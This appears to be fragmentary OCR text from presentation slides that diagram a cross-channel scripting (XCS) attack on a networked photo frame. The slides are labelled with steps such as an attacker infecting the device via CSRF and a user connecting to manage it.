



Photo frame XCS



1 Attacker infects via CSRF

Photo frame XCS




1 Attacker infects via CSRF

Internet

2 User connects to manage

Photo frame XCS



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Devices as stepping stones

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